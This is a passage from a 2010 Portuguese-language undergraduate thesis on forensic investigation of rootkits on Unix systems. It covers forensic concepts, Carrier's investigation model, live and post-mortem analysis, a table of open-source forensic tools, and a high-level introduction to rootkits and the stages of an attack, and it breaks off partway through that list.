UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
INSTITUTO DE INFORMÁTICA
CURSO DE CIÊNCIA DA COMPUTAÇÃO

GUILHERME MATTE MACEDO

Investigação Forense Digital de Rootkits em Sistemas Unix

Trabalho de Graduação.

Prof. Dr. Raul Fernando Weber
Orientador

Sr. Lucas Medeiros Donato, CISSP
Coorientador

Porto Alegre, julho de 2010.

AGRADECIMENTOS

Gostaria de agradecer aos meus país, Jacqueline e Francisco, por todo o amor, os ensinamentos, o suporte e o apoio que me deram. Ao Vicente Cruz, amigo que muito me ajuda e companheiro de longas discussões filosóficas sem fim. Ao Lucas Donato, amigo e que me auxilia na caminhada pela área da segurança da informação e coorientador deste trabalho. Ao professor Weber, por me orientar neste trabalho. E a todos aqueles, que de alguma forma, lutam contra crimes e injustiças. Os demais, não citados, sabem o valor que têm em minha vida.

SUMÁRIO

LISTA DE ABREVIATURAS E SIGLAS

LKM Loadable kernel module

MBR Master boot record

HIDS Host-based intrusion detection system

LISTA DE FIGURAS

LISTA DE TABELAS

RESUMO

Com a dependência cada vez maior da sociedade moderna à informação armazenada ou transmitida através de meios digitais, o foco dos criminosos está mudando. Eles estão cometendo cada vez mais crimes digitais, visto que é relativamente fácil, conveniente, há poucas leis específicas e as punições são brandas.

Para facilitar o trabalho dos atacantes, existem *rootkits*, que são programas maliciosos *(malwares)* que auxiliam eles a esconder, dos olhos do proprietário do sistema, a invasão do mesmo, de modo que possam permanecer por mais tempo no computador, utilizando-o, assim, para benefício próprio.

De forma a lutar contra os criminosos, a investigação forense digital busca auxiliar os profissionais de segurança da informação, permitindo que se descubra o que aconteceu no sistema invadindo, como aconteceu, por que aconteceu, e, mais importante, quem cometeu o crime.

Visando trazer ao conhecimento de mais profissionais da área segurança da informação, entre outros, este trabalho irá apresentar o que é investigação forense digital, os seus conceitos, tipos e um modelo de investigação digital. Também será apresentado o que são *rootkits* e porquê eles são tão perigosos. Incluindo formas de se prevenir, se detectar e se responder a incidentes de segurança onde *rootkits* foram utilizados.

Palavras-Chave: Segurança da informação, investigação forense digital, resposta a incidente, rootkits, sistemas Unix.

ABSTRACT

With the increasing reliance of modern society in information stored or transmitted via digital media, the focus of criminals is shifting. They are committing more digital crimes, since it is relatively easy, convenient, there are few specific laws and punishments are weak.

To easy the work of the attackers, there are rootkits, which are malicious software (malware) that help them to hide, from eyes of the owner of the system, its invasion, so that they can stay longer on the computer, using it for their own benefit.

In order to fight against criminals, digital forensics investigation help information security professionals, allowing them to discover what happened in the compromised system, how it happened, why it happened and, more importantly, who committed the crime.

Aiming to bring to the attention of more information security professionals, among others, this work will present what is digital forensics investigation, its concepts, types and a model of digital investigation. It will also presented what are rootkits and why they are so dangerous. Including ways to prevent, detect and respond to security incidents where rootkits have been used.

Keywords: Information security, digital forensic investigation, incident response, rootkits, Unix systems.

1 INTRODUÇÃO

1.1 Introdução

A segurança computacional possui papel vital na Era da Informação. A cada dia, de centenas a milhares de programas com fins maliciosos, conhecidos como *malwares*, são lançados nas redes de computadores, (KASPERSKY, 2010) e (AVERTLABS, 2009), com o principal objetivo de gerar lucro financeiro aos seus criadores (MCAFEE, 2009), causando assim prejuízos às pessoas e instituições públicas e privadas, (REGISTER, 2009). Neste contexto, *rootkits* são uma peça fundamental nos *malwares*, pois munem estes com a capacidade de se tornarem invisíveis aos programas de segurança - uma vez que a segurança de um computador vítima tenha sido comprometida com sucesso. A partir deste ponto, a máquina alvo permanece sob o controle de pessoas maliciosas, as quais a utilizarão para o benefício próprio.

Após se ter indícios ou a confirmação de que o sistema foi invadido, a investigação forense digital entra em cena para descobrir e interpretar as evidências da invasão, correlacionado-as, para apresentar o que aconteceu, como aconteceu, quem fez e o porquê. Com os resultados obtidos na investigação forense digital, os investigadores podem levar as evidências a um tribunal, por exemplo, para que os responsáveis pela ação sejam punidos.

1.2 Motivação

A motivação deste trabalho parte do interesse pessoal e profissional do autor, em buscar conhecer, entender e trabalhar na área de investigação forense digital de sistemas Unix. Bem como, em trazer ao conhecimento de profissionais de segurança da informação e do público geral a importância da investigação digital e o perigo de programas maliciosos como os *rootkits*.

1.3 Objetivo

O objetivo deste trabalho é apresentar o conhecimento mínimo necessário para que equipes de resposta a incidentes de segurança saibam como realizar uma investigação

forense digital em incidentes onde um atacante, após invadir um sistema Unix, utilizou *rootkits* para esconder suas atividades.

1.4 Organização do Trabalho

O trabalho está organizado da seguinte forma, no capítulo 2 será apresentado o que é uma investigação forense digital, por que ela é necessária, os principais conceitos, as fases, os tipos, e as ferramentas utilizadas. No capítulo 3 será apresentado o que são *rootkits* e os diversos tipos que existem. No capítulo 4 será discutido formas de prevenção, detecção e resposta a incidentes de segurança relacionados à invasão de sistemas Unix e ao uso de *rootkits. N*o capítulo 5 será apresentado um estudo de caso envolvendo investigação forense digital em sistemas Unix. E, por fim, no capítulo 6 será apresentado a conclusão deste trabalho.

2 INVESTIGAÇÃO FORENSE DIGITAL

Este capítulo explicará o que é investigação forense digital, os principais conceitos envolvidos e que serão utilizados neste trabalho, os tipos de investigações existentes, as ferramentas utilizadas para se realizar uma investigação em sistemas Unix, bem como o modelo de investigação forense digital de Brian Carrier, (CARRIER, 2003). Este modelo se baseia em teorias comprovadas de investigação de crimes físicos (crimes que são cometidos no mundo real), além de ser independente de tecnologia e poder ser utilizado tanto por organizações privadas e públicas (incluindo polícias) como por times de resposta a incidentes.

Neste trabalho, os termos investigação forense digital, investigação digital, investigação, análise forense e inquérito serão utilizados de forma intercambiável. No entanto, o correto é utilizar a primeira forma, visto que a investigação forense digital envolve, além da coleta e análise, a interpretação das evidências. É importante lembrar que os dados resultantes da investigação devem sempre ser obtidos de maneira forense, utilizando-se métodos reconhecidos pela comunidade de forense digital e documentando-se cada ação feita durante a investigação, para possibilitar que os passos tomados possam ser reproduzidos e que as evidências sejam aceitas em um tribunal.

2.1 Introdução

Uma investigação forense digital, conforme (CARRIER, 2006), é o processo de se responder perguntas sobre estados e eventos digitais. Tais respostas são obtidas de uma maneira forense, onde os procedimentos e técnicas utilizados irão permitir que os resultados possam ser utilizados em um tribunal.

Desta forma, a investigação digital buscará responder perguntas como o que aconteceu, quando aconteceu, por que aconteceu, e quem é o responsável pelos atos cometidos. Durante o processo de inquérito deve-se, sempre que possível, correlacionar informações da maior quantidade possível de fontes distintas, desde que confiáveis, de forma a se criar uma linha de tempo do incidente, ter-se uma visão mais abrangente do fato ocorrido, eliminar inconsistências nos dados, e excluir informações que possam ter sido plantadas pelo atacante. Vale lembrar que a ausência de informações não prova que algo aconteceu nem que não aconteceu.

2.2 Conceitos

A seguir são apresentados os principais conceitos de investigação forense digital e que serão utilizados neste trabalho. Os conceitos são a tradução e, em alguns casos, adaptação dos termos adotados pelos diferentes autores, comunidades de ciência forense digital e por normas internacionais (CARRIER, 2003), (FARMER, 2005), (CASEY, 2004), (ISO 27001:2005), (SWGDE, 2009), (GARFINKEL, 2010) e (WIKTIONARY, 2010).

- Cadeia de custódia (*Chain of custody*) – Documentação cronológica do movimento, localização e possessão da evidência, tanto físicas quanto digitais. Por exemplo, quem está de posse do disco rígido do computador invadido, onde está guardada a cópia do disco rígido, qual a *hash* criptográfica da evidência original etc.
- Cena do crime digital (*Digital crime scene*) – O ambiente virtual criado pelo *software* e pelo *hardware* onde existe evidência digital de um crime ou incidente.
- Cena do crime físico (*Physical crime scene*) – O ambiente físico onde existe evidência física de um crime ou incidente.
- *Data carving* ou *file carving* – Processo de busca por informações ou conteúdo de arquivos.
- Dados (*Data*) – Informação em forma analógica ou digital que pode ser transmitida ou processada.
- Esterilização da mídia (*Media sanitization*) – Processo para apagar o conteúdo original da mídia que irá receber a imagem a ser analisada, escrevendo-se zeros, em dígitos binários, no disco, de modo que dados previamente contidos na mídia não influenciem na análise da imagem.
- Evidência digital (*Digital evidence*) – Informação de valor probatório que é armazenada ou transmitida em forma binária. Informação digital que pode estabelecer que um crime foi cometido, que pode prover um elo entre um crime e a vítima, ou que pode prover um elo entre o crime e o seu executor.
- Evidência física (*Physical evidence*) – Objetos ou rastros físicos que podem estabelecer que um crime foi cometido, prover um elo entre um crime e a sua vítima, ou que pode prover um elo entre o crime o seu executor.
- Forense (*Forensic*) – Uso da ciência e tecnologia na investigação e estabelecimento de fatos ou evidências em um tribunal.
- Imagem (*Image*) – Duplicata *bit* a *bit* dos dados originais.
- Incidente (Incident) – Um evento único ou uma série de eventos de segurança da informação não desejado ou não esperado que tem uma probabilidade

significante de comprometer as operações de negócio e de ameaçar a segurança da informação.

- Investigação forense digital – Processo de se responder, de maneira forense, a perguntas sobre estados e eventos digitais, onde os procedimentos e técnicas utilizados irão permitir que os resultados possam ser utilizados em um tribunal.
- *Live analysis* – Captura, de acordo com a ordem de volatilidade, e análise de informações com o computador ligado: por exemplo, a captura do conteúdo de memória, processos ativos, arquivos abertos, conexões de rede, ou seja, qualquer tipo de informação volátil que será perdida quando o computador for desligado.
- MACtimes – *Timestamps* com informações sobre os últimos tempos de:
  - *Modification time* (mtime) – última vez que o conteúdo do arquivo ou diretório foi modificado.
  - *Access time* (atime) – última vez que o arquivo ou diretório foi acessado.
  - *Change time* (ctime) – última vez que informações de metadados do arquivo ou diretório foram modificadas. Pode ser utilizado como aproximação de quando o arquivo ou diretório foi deletado.
  - Delete time (dtime) – indica quando o arquivo ou diretório foi deletado.
- Ordem de volatilidade (*Order of volatility*) – Ordem na qual as informações mais voláteis, de acordo com o seu tempo (expectativa) de vida, vão sendo perdidas.
- Princípio da troca de Locard (*Locard's Exchange Principle*) – Princípio que diz que qualquer pessoa ou objeto que entra na cena crime leva algo da cena e deixa algo seu na cena.
- *Post-mortem analysis* – Captura e análise de informações com o computador desligado, ou seja, consiste na realização de uma imagem do disco rígido para se analisar os arquivos contidos nele, a área ou arquivo de *swap*, o conteúdo latente de arquivos removidos etc.

2.3 Fases

Para este trabalho, os seguintes modelos de investigação forense digital foram estudados: (MANDIA, 2003) adequado para times de resposta a incidentes; (USDOJ, 2004) simplificado e genérico demais; (GIORDANO, 2002) não leva em consideração a cena do crime físico; (CIARDHUÁIN, 2004) estuda alguns modelos e cria um próprio, mas os modelos ou são simplificados demais ou não levam em consideração a cena do crime físico ou subdividem desnecessariamente algumas fases; e (CARRIER, 2003) o qual será utilizado neste trabalho.

O modelo de (CARRIER, 2003) se baseia em conceitos da teoria de investigação de crimes do mundo físico, para criar um modelo para a investigação de crimes digitais tendo como base teorias já utilizadas há seculos. Além disto, ele cria um modelo

abstrato de tecnologia, simples, e que pode ser utilizado tanto por empresas e times de resposta a incidentes quanto por agências de polícia. O modelo de (CARRIER, 2003) possui 17 fases organizadas em 5 grupos. Nele, o computador é tratado como uma cena de crime, a cena de crime digital, sendo ela uma cena secundária a cena do crime físico.

Para este trabalho, o modelo de (CARRIER, 2003) sofreu duas pequenas modificações. Originalmente, as fases 3 e 4 possuem as sub-fases denominadas de Fase de Documentação (*Documentation Phase*). Estas sub-fases foram removidas visando a simplificação do modelo e porque entende-se que no processo de investigação a documentação dos passos deve ser contínua e detalhada, possibilitando, assim, que cada etapa da investigação seja reproduzível, na medida do possível, e facilitando a criação de uma cadeia de custódia. Abaixo são apresentadas as fases que compõem o modelo modificado.

1 **Fases de Preparação** (*Readiness Phases*)

- 1.1 Fase de Preparação de Operações (*Operations Readiness Phase*)
- 1.2 Fase de Preparação de Infraestrutura (*Infrastructure Readiness Phase*)

2 **Fases de Implantação** (*Deployment Phases*)

- 2.1 Fase de Detecção e Notificação (*Detection and Notification Phase*)
- 2.2 Fase de Confirmação e Autorização (*Confirmation and Authorization Phase*)

3 **Fases de Investigação da Cena do Crime Físico** (*Physical Crime Scene Investigation Phases*)

- 3.1 Fase de Preservação (*Preservation Phase*)
- 3.2 Fase de Inspeção (*Survey Phase*)
- 3.3 Fase de Pesquisa e Coleta (*Search and Collection Phase*)
- 3.4 Fase de Reconstrução (*Reconstruction Phase*)
- 3.5 Fase de Apresentação (*Presentation Phase*)

4 **Fases de Investigação da Cena do Crime Digital** (*Digital Crime Scene Investigation Phases*)

- 4.1 Fase de Preservação (*Preservation Phase*)
- 4.2 Fase de Inspeção (*Survey Phase*)
- 4.3 Fase de Pesquisa e Coleta (*Search and Collection Phase*)
- 4.4 Fase de Reconstrução (*Reconstruction Phase*)
- 4.5 Fase de Apresentação (*Presentation Phase*)

5 **Fase de Revisão** (*Review Phase*)

Na figura 2.1 é apresentado um fluxograma do modelo.



Figura 2.1: Fluxograma do modelo adaptado de (CARRIER, 2003).

As fases do modelo são detalhadas abaixo.

1 **Fases de Preparação** – A equipe de resposta a incidentes deve estar sempre pronta e preparada para qualquer investigação. Esta fase é contínua.

1.1 Fase de Preparação de Operações – O time de resposta deve ter treinamentos e equipamentos adequados.

1.2 Fase de Preparação de Infraestrutura – Informações necessárias para a investigação devem estar sempre disponíveis (ex: trilhas de auditoria, gravações de câmeras de vigilância etc). Só se aplica quando a equipe de resposta trabalha no mesmo ambiente onde os incidentes são investigados.

2 **Fases de Implantação** – Provê mecanismos para que um incidente de segurança seja detectado e confirmado.

2.1 Fase de Detecção e Notificação – Um incidente de segurança é detectado e as pessoas responsáveis são notificadas.

2.2 Fase de Confirmação e Autorização – É confirmado o acontecimento de um incidente de segurança e a equipe é autorizada a iniciar a investigação.

3 **Fases de Investigação da Cena do Crime Físico** – Evidências da cena do crime físico são coletadas e analisadas. A cena deve ser documentada, incluindo anotações e fotos, para dar início à cadeia de custódia.

3.1 Fase de Preservação – A cena do crime físico é isolada e protegida.

3.2 Fase de Inspeção – A cena do crime físico é inspecionada para identificar e coletar as evidências iniciais. A teoria inicial a respeito do crime é desenvolvida. (Ex.: são identificados os computadores existentes, se há computadores ligados e conectados em rede, outros aparelhos eletrônicos, mídias de armazenamento, documentos e anotações relacionadas etc).

3.3 Fase de Pesquisa e Coleta – A cena do crime físico é investigada meticulosamente em busca de evidências físicas adicionais. Pessoas externas podem ser contatadas para se preservar e obter evidências fora da cena do crime físico. A investigação da cena do crime digital tem início.

3.4 Fase de Reconstrução – As evidências físicas e o resultado das investigações das diferentes cenas de crime digital são analisados e a teoria para o incidente é desenvolvida. Os resultados obtidos na investigação da cena do crime físico e digital são correlacionados.

3.5 Fase de Apresentação – As evidências físicas e digitais e a teoria desenvolvida na etapa anterior são apresentadas às pessoas responsáveis pela coordenação da investigação.

4 **Fases de Investigação da Cena do Crime Digital** – Esta fase inicia quando um computador é coletado como evidência física durante a fase de investigação da cena do crime físico. Cada equipamento eletrônico coletado é tratado como uma cena de crime diferente, cada qual será analisado, separadamente, em busca de evidências digitais.

4.1 Fase de Preservação – Nesta fase o computador pode ser desconectado da rede, caso esteja conectado, os dados voláteis são coletados, registros/trilhas de auditoria podem ser protegidos, uma imagem do computador pode ser feita, e o computador pode ser protegido.

4.2 Fase de Inspeção – Uma *live analysis* é feita e/ou a imagem do computador é inspecionada por evidências básicas conforme o caso em questão. (Ex.: programas maliciosos, imagens de pornografia infantil etc).

4.3 Fase de Pesquisa e Coleta – A imagem é meticulosamente analisada em busca de novas evidências digitais. Os resultados da fase de inspeção auxiliam nesta análise.

4.4 Fase de Reconstrução – As evidências digitais obtidas nas fases anteriores são analisadas e uma teoria a respeito do incidente é formulada. Descobre-se como a evidência digital surgiu e qual o seu significado. Uma linha de tempo das evidências é feita. A falta de evidências pode levar a uma nova fase de inspeção. Novas cenas de crime físico e digital podem surgir a partir das evidências analisadas.

4.5 Fase de Apresentação – As descobertas da cena do crime digital são reportadas para o time de investigação da cena do crime físico (fase 3.4, reconstrução da cena do crime físico).

5 **Fase de Revisão** – Fase final do processo de investigação, na qual é feita uma revisão do processo investigativo para se identificar melhorias.

2.4 Tipos

Em uma investigação forense digital existem dois tipos de análises que podem ser feitas, *live analysis* e *post-mortem analysis*. O primeiro consiste na captura e análise de informações com o computador ligado. O segundo, por sua vez, consiste na captura e análise de informações com o computador desligado.

A fim de se preservar as evidências originais e possibilitar que os resultados das análises sejam admissíveis em um tribunal, a análise nunca é feita diretamente sobre a evidência original, mas sim em uma cópia dela, à exceção da *live analysis*.

2.4.1 Live Analysis

A *live analysis* consiste na captura e análise de informações com o computador ligado, por exemplo, a captura do conteúdo de memória, processos ativos, arquivos abertos, conexões de rede, ou seja, qualquer tipo de informação volátil que será perdida quando o computador for desligado.

Este processo deve ser cuidadosamente documentado, pois a captura das informações irá interagir de alguma forma com o sistema sendo analisado, seja criando, modificando e/ou apagando dados do sistema (princípio de Locard) e/ou apresentando informações imprecisas (princípio da incerteza de Heisenberg).

Deve-se evitar ao máximo utilizar, para a captura e análise, as ferramentas contidas no sistema operacional sendo analisado, pois elas podem ter sido maliciosamente modificadas pelo atacante, a fim de que as mesmas escondam as atividades do

criminoso, apresentando informações erradas e/ou incompletas. Para tal, utiliza-se um *toolkit* de ferramentas especializadas para esta tarefa, que será detalhado adiante.

A captura de informações durante a *live analysis* deve levar em consideração a ordem de volatilidade dos dados, conforme a tabela 2.1. Ou seja, deve-se sempre buscar capturar primeiro as informações mais voláteis, partindo-se do conteúdo das memórias, conexões de rede, processos ativos, arquivos abertos e temporários, e concluindo com os arquivos contidos em disco rígido, *pendrives* etc.

Tabela 2.1: Expectativa de vida das informações

Informação	*Tempo*
Registradores, memória de periféricos, *caches* etc	Nanosegundos
Memória principal	Nanosegundos
Conexões de rede	Milissegundos
Processos ativos	Segundos
Disco rígido	Minutos a anos
Disquetes, *CD-ROMs*, mídias de *backup* etc	Anos

Fonte: FARMER, 2005.

De acordo com (SWGDE, 2007) e (SWGDE, 2008) há três métodos de se fazer uma *live analysis*.

1. *Dump* de memória – Cópia parcial ou completa da memória física do sistema. Consegue capturar informações como a memória de processos, senhas em texto puro e arquivos descriptografados temporariamente.
2. Aquisição de informações voláteis – Captura informações, de forma menos detalhada, tais como quais são os processos do sistema, as portas abertas e conexões de rede, arquivos abertos, arquivos temporários, lista de usuários conectados, compartilhamentos montados etc.
3. Cópia de arquivos – Cópia apenas de arquivos específicos do sistema, incluindo arquivos descriptografados temporariamente.

Durante a *live analysis* deve-se considerar o fato de se desconectar ou não o computador da rede, caso ele esteja conectado, a fim de se verificar possíveis acessos e atividades incomuns ou de se evitar que possíveis conexões e usuários remotos interfiram, maliciosamente ou não, na captura e análise dos dados.

2.4.2 Post-mortem Analysis

A *post-mortem analysis* consiste na captura e análise de informações com o computador, alvo, desligado, ou seja, a partir da realização de uma imagem do disco rígido para se analisar os arquivos contidos nele, a área ou arquivo de *swap*, o conteúdo latente de arquivos removidos etc.

Durante o processo, não se deve ligar o computador sendo analisado, pois o processo de inicialização irá alterar informações no sistema. Se o computador estiver ligado, deve-se fazer uma *live analysis*, se possível, e, então, desligar o computador "a quente", a fim de se evitar que informações sejam perdidas devido ao processo de limpeza que é feito pelo sistema operacional quando ele está em processo de desligamento, e de que uma bomba lógica tenha sido plantada, pelo criminoso, no processo de desligamento. No entanto, é importante lembrar que cada sistema operacional tem um processo de inicialização e desligamento diferente e deve-se verificar, caso a caso, para que estes não afetem a análise forense.

O processo de geração de uma imagem para análise *post-mortem* é feito da seguinte forma:

1. Remover o disco rígido do computador sendo analisado;
2. Conectar o disco rígido no computador utilizado para análise, utilizando um *hardware* ou *software* bloqueador de escrita;
3. Fazer uma *hash* do disco rígido, via *software* ou *hardware*;
4. Fazer uma imagem do disco rígido, via *software* ou *hardware;*
5. Fazer uma *hash* da imagem, via *software* ou *hardware;*
6. Comparar a *hash* do disco rígido com a *hash* da imagem gerada, se elas forem diferentes, voltar a etapa 3;
7. Fazer uma *hash* de todos os arquivos contidos no disco rígido;
8. Proteger o disco rígido e todas as *hash* geradas, armazenando-os em um local seguro;
9. A partir deste ponto, toda a análise *post-mortem* é feita utilizando-se a imagem do disco rígido.

Deve-se verificar as *hashes* dos arquivos do disco rígido em bases de *hashes* válidas, como (NSRL, 2010) e (ISC SANS, 2010), e, também, em bases de *hashes* de arquivos maliciosos (TEAM CYMRU, 2010) e (VIRUSTORAL, 2010). Isto serve para verificar quais arquivos são válidos e isolar possíveis arquivos que podem ter sido utilizados pelo atacante durante a invasão.

A análise da imagem gerada deve ser feita em modo somente leitura, e compreender a análise dos *logs* de acesso, de *logs* de programas, do arquivo ou da partição de *swap*, dos arquivos existentes, a busca por arquivos apagados, incluindo nos espaços não utilizados do sistema de arquivos etc.

2.5 Toolkit

Para se realizar a investigação, deve-se utilizar um conjunto de ferramentas apropriadas para tal tarefa, um *toolkit*, já que são necessárias ferramentas especializadas para a análise, bem como, não se deve confiar nas existentes no sistema operacional sendo analisado, pois elas podem ter sido maliciosamente modificadas pelo atacante.

O conjunto básico de ferramentas necessárias para se realizar uma investigação em ambientes Unix consiste em: ferramentas de imagem, de extração de arquivos apagados, de cópia e transferência de arquivos, de geração de *hashes*, de visualização de processos, de conexões de rede, de arquivos abertos, de *logs*, antivírus, anti-*rootkits*, de busca por arquivos e palavras e captura de pacotes de rede.

Para tal tarefa, pode-se utilizar duas abordagens, montar um conjunto próprio de ferramentas ou utilizar um *live-cd* especializado para o trabalho.

Se a opção for montar um *toolkit*, as ferramentas devem estar armazenadas em um *CD-ROM*, por exemplo, pois é um meio de armazenamento que não permite escrita, assim, arquivos maliciosos do sistema sendo analisado não podem interferir nas ferramentas. A compilação dos programas utilizados deve ser feita de maneira estática, para que eles não utilizem as bibliotecas do computador em análise, pois o atacante pode ter maliciosamente modificado elas (BRAMLEY, 1999).

Se a opção for utilizar um *live-cd*, o mais reconhecido e recomendado é o Helix. Ele é utilizado por agências de polícia em todo o mundo. A sua última versão livre está disponível em (HELIX, 2009), porém ela não é mais atualizada. Como alternativa, pode-se utilizar o DEFT Linux, que também é livre e pode ser encontrado em (DEFT, 2010).

Para salvar os dados extraídos do computador analisado, a opção mais simples quando se realiza uma *live-analysis* é a utilização de um *pendrive*, ou por transferência via rede, e quando for feita uma *post-mortem analysis* a utilização de um disco rígido secundário. Ambos os meios de armazenamento devem ser maiores que a memória física e que o disco rígido do computador analisado, respectivamente, para que possam conter todos os dados extraídos

Para a montagem do *toolkit* para sistemas Unix, as principais ferramentas das tabelas abaixo são recomendadas. Todas elas estão disponíveis sob licenças *open source*, e os seus *sites* foram verificados em 23 de Maio de 2010.

Tabela 2.2: Principais ferramentas de um *toolkit* de investigação digital (tabela 1 de 3)

Ferramenta	*Descrição*	*Site*
cat	Concatena e visualiza o conteúdo de arquivos.	http://www.gnu.org/software/coreutils/
chkrootkit	Procura por sinais de *rootkits*.	http://www.chkrootkit.org/
ClamAV	Antivírus.	http://www.clamav.net/
cp	Copia arquivos.	http://www.gnu.org/software/coreutils/
dd	Imagem de disco.	http://www.gnu.org/software/coreutils/
dcfldd	Imagem de disco. Versão aprimorada do dd.	http://dcfldd.sourceforge.net/
df	Informa a quantidade de espaço disponível em disco.	http://www.gnu.org/software/coreutils/
Editor de texto	Editor de texto em linha de comando.	Preferência do investigador.
find	Busca por informações especificadas pelo investigador.	http://www.gnu.org/software/findutils/
foremost	Recuperação de arquivos apagados.	http://foremost.sourceforge.net/
grep	Busca por padrões de caracteres em arquivos.	http://www.gnu.org/software/grep/
hexdump	Lista dados em hexadecimal.	http://www.openbsd.org/cgi-bin/cvsweb/src/usr.bin/hexdump/
Editor de texto em hexadecimal	Editor de texto em hexadecimal.	Preferência do investigador.
ifconfig	Permite configurar e visualizar parâmetros de interfaces de rede.	http://packages.qa.debian.org/n/net-tools.html
ls	Lista o conteúdo de diretórios.	http://www.gnu.org/software/coreutils/

Tabela 2.3: Principais ferramentas de um *toolkit* de investigação digital (tabela 2 de 3)

Ferramenta	*Descrição*	*Site*
last	Lista os últimos usuários logados no sistema.	http://www.openbsd.org/cgi-bin/cvsweb/src/usr.bin/last/
lastlog	Informa o último *login* de todos os usuários do sistema.	-
less	Visualiza o conteúdo de arquivos.	http://www.greenwoodsoftware.com/less/
ltrace	Gera um *trace* das chamadas de bibliotecas de um programa.	http://www.ltrace.org/
lsof	Lista os arquivos abertos por processos.	http://people.freebsd.org/~abe/
mac-robber	Auxilia na criação de uma linha de tempo a partir de MAC *times.*	http://www.sleuthkit.org/mac-robber/
md5sum	Calcula *hashes* MD5.	http://www.gnu.org/software/coreutils/
modutils	Conjunto de programas que apresentam informações a respeito dos módulos carregados no *kernel*.	http://www.kernel.org/pub/linux/utils/kernel/modutils/
mv	Move arquivos.	http://www.gnu.org/software/coreutils/
ncat	Transferência de arquivos via rede.	http://nmap.org/ncat/
netstat	Visualiza informações e estatísticas de interfaces de rede.	http://packages.qa.debian.org/n/net-tools.html
objdump	*Disassembler* de programas binários.	http://www.gnu.org/software/binutils/
ps	Mostra informações a respeito dos processos do sistema.	http://procps.sourceforge.net/
rkhunter	Procura por sinais de *rootkits.*	http://rkhunter.sourceforge.net/
rm	Remove arquivos.	http://www.gnu.org/software/coreutils/

Tabela 2.4: Principais ferramentas de um *toolkit* de investigação digital (tabela 3 de 3)

Ferramenta	*Descrição*	*Site*
sha1	Calcula *hashes* SHA.	http://www.gnu.org/software/coreutils/
shell	*Shell* para execução dos programas.	Preferência do investigador.
Sleuth Kit	Conjunto de ferramentas para análise forense de sistema de arquivos.	http://www.sleuthkit.org/
strace	Gera um *trace* das chamadas de sistema de um programa.	http://sourceforge.net/projects/strace/
strings	Imprime caracteres de arquivos binários.	http://www.gnu.org/software/binutils/
tcpdump	Analisador de tráfego de rede.	http://www.tcpdump.org/
who	Lista os usuários logados no sistema.	http://www.gnu.org/software/coreutils/

Maiores informações sobre ferramentas que um *toolkit* deve ter podem ser obtidas em (MANDIA, 2003).

3 ROOTKITS

Neste capítulo será explicado o que são *rootkits*, descrevendo-se um histórico dos principais *rootkits*, e os diferentes tipos existentes: em nível de usuário, de *kernel*, de *hypervisor*, de MBR e de *firmware*.

3.1 Introdução

De acordo com (SHADOWSERVER, 2007) e (MURILO, 2006) rootkit é um conjunto de programas maliciosos, projetados para modificar o sistema operacional, do computador atacado, para ocultar, do usuário do sistema, a invasão, a presença do invasor e de outros programas maliciosos instalados.

Portanto, a função dos *rootkits* é esconder, do usuário ou do administrador do sistema, o fato de que o computador foi invadido, que o atacante tem acesso de *root*, e que ele está utilizando o computador, sem o consentimento do proprietário, para alguma atividade ilegal. As principais informações que *rootkits* escondem são:

- os seus arquivos de configuração;
- os programas, arquivos e *backdoors* utilizados pelo atacante;
- processos e conexões de rede criados pelos programas do invasor; e
- entradas em *logs* criadas pela atividade do atacante.

Ao contrário do que se pensa devido ao nome, *rootkits* não são utilizados para se obter acesso de *root* no sistema, pois, para que eles sejam instalados, é necessário se ter acesso de *root* previamente.

Após realizar um ataque, onde o invasor consegue acesso ao sistema, um dos principais objetivos do atacante é esconder a invasão, para isto, ele utiliza *rootkits*. A seguir, com base em (MURILO, 2001), são apresentados os passos de um ataque, desde a descoberta do sistema alvo, o ataque ao sistema, o uso de *rootkits* e os possíveis passos seguintes do atacante.

1) Atacante procura na Internet ou em uma rede privada por sistemas com alguma vulnerabilidade ou ele já possui um alvo específico.
2) Atacante explora o sistema alvo, utilizando uma vulnerabilidade conhecida e não corrigida pelo proprietário do sistema; ou uma vulnerabilidade ainda não divulgada, um *0-day*; ou realizando um ataque de adivinhação de senhas através de força bruta; ou através de engenharia social; ou utilizando uma combinação destes ataques.
